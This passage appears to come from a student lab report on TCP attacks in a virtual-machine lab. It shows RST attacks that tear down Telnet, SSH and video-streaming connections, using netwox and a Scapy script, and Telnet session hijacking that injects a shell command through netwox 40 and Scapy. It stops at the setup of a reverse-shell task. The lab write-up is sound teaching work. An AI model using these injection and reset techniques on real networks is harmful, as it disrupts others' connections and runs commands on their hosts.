 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[02/16/20]seed@VM:~$ aConnection closed by foreign host.
```

Figure 19: Telnet connection closed

We can see from the packet capture in Figure 20 that the TCP RST packet was launched, which broke the Telnet connection.



Figure 20: PCAP TCP RST packet launch

SSH & Netwox:

As shown in Figure 21, a successful SSH tunnel is setup between victim A (`10.0.2.5`) and victim B (`10.0.2.6`) using `ssh 10.0.2.6`.

```
[02/17/20]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Feb 17 04:31:26 2020 from 10.0.2.6
[02/17/20]seed@VM:~$
```

Figure 21: Successful SSH between victim machines

We see the successful 3-way TCP handshake conducted between the two victim machines and the SSH tunnel setup in the packet capture as shown in Figure 22.

Source	Destination	Info	Protocol
10.0.2.5	74.125.68.190	51348 → 443 [SYN] Seq=3766882558 …	TCP
74.125.68.190	10.0.2.5	443 → 51348 [SYN, ACK] Seq=49185 …	TCP
10.0.2.5	74.125.68.190	51348 → 443 [ACK] Seq=3766882559 …	TCP
10.0.2.5	74.125.68.190	Client Hello	TLSv1.2
74.125.68.190	10.0.2.5	Server Hello, Change Cipher Spec,…	TLSv1.2
10.0.2.5	74.125.68.190	51348 → 443 [ACK] Seq=3766883141 …	TCP
10.0.2.5	74.125.68.190	Change Cipher Spec, Hello Request…	TLSv1.2
10.0.2.5	74.125.68.190	Application Data	TLSv1.2
10.0.2.5	74.125.68.190	Application Data	TLSv1.2
74.125.68.190	10.0.2.5	443 → 51348 [ACK] Seq=49342 Ack=3…	TCP
74.125.68.190	10.0.2.5	Application Data	TLSv1.2
10.0.2.5	74.125.68.190	Application Data	TLSv1.2
74.125.68.190	10.0.2.5	Application Data	TLSv1.2
10.0.2.5	74.125.68.190	51348 → 443 [ACK] Seq=3766884127 …	TCP
74.125.68.190	10.0.2.5	Application Data, Application Dat…	TLSv1.2
10.0.2.5	74.125.68.190	51348 → 443 [ACK] Seq=3766884127 …	TCP
10.0.2.5	74.125.68.190	Application Data	TLSv1.2
74.125.68.190	10.0.2.5	443 → 51348 [ACK] Seq=49905 Ack=3…	TCP

Figure 22: PCAP of successful SSH

With the attacker (`10.0.2.4`), the TCP RST attack is launched using `sudo netwox 78`.

```
[02/16/20]seed@VM:~$ sudo netwox 78
```

Figure 23: TCP RST Attack launched on attacker

Once the TCP RST attack is launched, any input by the victim utilizing the SSH tunnel results in the SSH tunnel being forcibly closed as seen in Figure 24.

```
[02/17/20]seed@VM:~$ ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Feb 17 04:58:24 2020 from 10.0.2.5
[02/17/20]seed@VM:~$ apacket_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
```

Figure 24: SSH tunnel closed

We can see from the packet capture in Figure 25 that the TCP RST packet was launched, which broke the SSH tunnel.



Figure 25: PCAP TCP RST packet launch

Telnet / SSH & Scapy:

As before, a successful Telnet connection is setup between victim A (`10.0.2.5`) and victim B (`10.0.2.6`) using `Telnet 10.0.2.6`. (Refer to Figure 16)

With the attacker (`10.0.2.4`), the TCP RST attack is launched using `sudo python3 2.py` with the code shown in Figure 26.

```
#!/usr/bin/python3

from scapy.all import *

#Task 2

ip = IP(src = "10.0.2.5", dst = "10.0.2.6")
tcp = TCP(sport = 58072, dport = 23, flags = "R", seq = 1704702506,
          ack = 2753975546)

pkt = ip/tcp
send(pkt)
```

Figure 26: Scapy code for TCP RST attack

The values for `sport`, `seq` and `ack` are taken from packet 55 sent as shown in Figure 27.



Figure 27: PCAP with TCP RST attack

We can see that the TCP RST attack is successful from Figure 27 from packet 63 with the `RST` message. As before, the Telnet connection is forcibly closed with any input. (Refer to Figure 19)

If we connect the two victim machines together via an SSH tunnel instead, executing the code would also similarly result in the SSH tunnel being forcibly closed.

Task 3: TCP RST Attacks on Video Streaming Applications

As shown in Figure 28, a YouTube video is playing on the victim machine (`10.0.2.5`).



Figure 28: YouTube video playing on victim machine

From the PCAP in Figure 29, we can see the TCP session established, utilizing port 443 between the server (`74.125.171.8`) and the victim machine (`10.0.2.5`).

Source	Destination	Info	Protocol
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	Application Data[TCP segment of a…	TLSv1.2
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	Application Data[TCP segment of a…	TLSv1.2
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP

Figure 29: PCAP from YouTube video playing on victim machine

With the attacker (`10.0.2.4`), the TCP RST attack is launched using `sudo netwox 78`.

```
[02/16/20]seed@VM:~$ sudo netwox 78
```

Figure 30: TCP RST Attack launched on attacker

As shown in Figure 31, the YouTube video that is playing on the victim machine (`10.0.2.5`) stops and appears to be buffering.



Figure 31: YouTube video buffering on victim machine

From the PCAP in Figure 32, we can see that the TCP connection between the server (`74.125.171.8`) and the victim machine (`10.0.2.5`) has been successfully disrupted.

Source	Destination	Info	Protocol
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	443 → 56656 [RST, ACK] Seq=0 Ack=…	TCP
74.125.171.8	10.0.2.5	443 → 56656 [RST, ACK] Seq=424040…	TCP
74.125.171.8	10.0.2.5	Application Data[TCP segment of a…	TLSv1.2
10.0.2.5	74.125.171.8	56656 → 443 [ACK] Seq=1049106005 …	TCP
74.125.171.8	10.0.2.5	443 → 56656 [RST, ACK] Seq=424040…	TCP
74.125.171.8	10.0.2.5	[TCP segment of a reassembled PDU]	TCP
74.125.171.8	10.0.2.5	443 → 56656 [RST, ACK] Seq=424187…	TCP
74.125.171.8	10.0.2.5	443 → 56656 [RST, ACK] Seq=424187…	TCP
74.125.171.8	10.0.2.5	443 → 56656 [RST, ACK] Seq=424187…	TCP
74.125.171.8	10.0.2.5	[TCP ACKed unseen segment] 443 → …	TCP
74.125.171.8	10.0.2.5	[TCP ACKed unseen segment] 443 → …	TCP
74.125.171.8	10.0.2.5	[TCP ACKed unseen segment] 443 → …	TCP
74.125.171.8	10.0.2.5	[TCP ACKed unseen segment] 443 → …	TCP

Figure 32: PCAP of YouTube video buffering on victim machine

Task 4: TCP Session Hijacking

Setup

Machine	IP Address	MAC Address
Attacker	`10.0.2.4`	`08:00:27:02:6d:61`
Victim A	`10.0.2.5`	`08:00:27:cd:a8:db`
Victim B	`10.0.2.6`	`08:00:27:b6:ef:b0`

Telnet & Netwox:

Since the TCP-data part only takes hex data, Figure 33 shows the hex string converted from the ASCII string, "`cat > hijack.txt\n`", to give a hex string, that will be executed to create a hijack.txt file on victim B (`10.0.2.6`), `636174203e2068696a61636b2e7478740a`.

```
[02/18/20]seed@VM:~$ python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "cat > hijack.txt\n".encode().hex()
'636174203e2068696a61636b2e7478740a'
```

Figure 33: ASCII to Hex String

The telnet connection is set up between victim A (`10.0.2.5`) and victim B (`10.0.2.6`) as shown in Figure 34.

```
[02/18/20]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb 18 08:55:58 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[02/18/20]seed@VM:~$
```

Figure 34: Successful Telnet connection between victims A and B

From Figure 35, we note that the last packet acknowledged by the victim, packet 55, has the sequence number `3696789677` and acknowledgment number `681345869` and that the source port is `54384`.



Figure 35: PCAP of Telnet connection on A

On the attacker machine (`10.0.2.4`), I run the following code as shown in Figure 36.

```
sudo netwox 40 -l 10.0.2.5 -m 10.0.2.6 -o 54384 -p 23 -q 3696789677 -r
681345869 -z -A -H 636174203e2068696a61636b2e7478740a
```



Figure 36: Executing command on attacker terminal

Before conducting the attack, we can see that no results are returned when we run `ls | grep hijack.txt` on victim B (`10.0.2.6`) as in Figure 37. However, after conducting the attack, we can see that `hijack.txt` can be found on Victim B (`10.0.2.6`) as in Figure 38.

```
[02/18/20]seed@VM:~$ ls | grep hijack.txt
[02/18/20]seed@VM:~$
```

Figure 37: Machine B home before attack

```
[02/18/20]seed@VM:~$ ls | grep hijack.txt
[02/18/20]seed@VM:~$ ls | grep hijack.txt
hijack.txt
```

Figure 38: Machine B home after attack

From Figure 39, we see that the Telnet packet was being sent as per the command sent on the attacker machine (`10.0.2.4`) with the respective fields for the various source IP, destination IP, source port, destination port, sequence number, acknowledgment number as well as data. We also note the various TCP ACKed unseen segments as this results in the Telnet connection hanging and no more inputs are reflected on the terminal as the session has been **successfully hijacked**.



Figure 39: PCAP of Telnet hijacking

Telnet & Scapy:

Similarly, we set up the Telnet connection between victim A (`10.0.2.5`) and victim B (`10.0.2.6`) and then from Figure 40, we note that the last packet acknowledged by the victim, packet 60, has the sequence number `2387328229` and acknowledgment number `1247167531` and that the source port is `54386`.



Figure 40: PCAP of Telnet connection on A

Using the information above, we populated the Scapy code (`4.py`) and then ran the code as shown in Figure 41 with `sudo python3 4.py` on the attacker machine (`10.0.2.4`).

```
#!/usr/bin/python3

from scapy.all import *

#Task 4

ip = IP(src = "10.0.2.5", dst = "10.0.2.6")
tcp = TCP(sport = 54386, dport = 23, flags = "A", seq = 2387328229,
          ack = 1247167531)
data = "cat > hijack.txt\n"

pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Figure 41: Scapy code for Telnet session hijacking

The outcome was the same as that in Figure 37, 38 and 39, where `hijack.txt` can be found on Victim B (`10.0.2.6`) and the Telnet packet was being sent as per the command sent on the attacker machine (`10.0.2.4`) with the respective fields for the various source IP, destination IP, source port, destination port, sequence number, acknowledgment number as well as data. We also note the various TCP ACKed unseen segments as this results in the Telnet connection hanging and no more inputs are reflected on the terminal as the session has been **successfully hijacked**.

Task 5: Creating Reverse Shell using TCP Session Hijacking

Setup

Machine	IP Address	MAC Address
Attacker	`10.0.2.4`	`08:00:27:02:6d:61`
Victim A	`10.0.2.5`	`08:00:27:cd:a8:db`
Victim B	`10.0.2.6`	`08:00:27:b6:ef:b0`

The Telnet connection is set up between victim A (`10.0.2.5`) and victim B (`10.0.2.6`) as shown in Figure 42.

```
[02/18/20]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb 18 08:55:58 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[02/18/20]seed@VM:~$
```

Figure 42: Successful Telnet connection between victims A and B

From Figure 43, we note that the last packet acknowledged by the victim, packet 88, has the sequence number `1349033823` and acknowledgment number `945824111` and that the source port is `38172`.

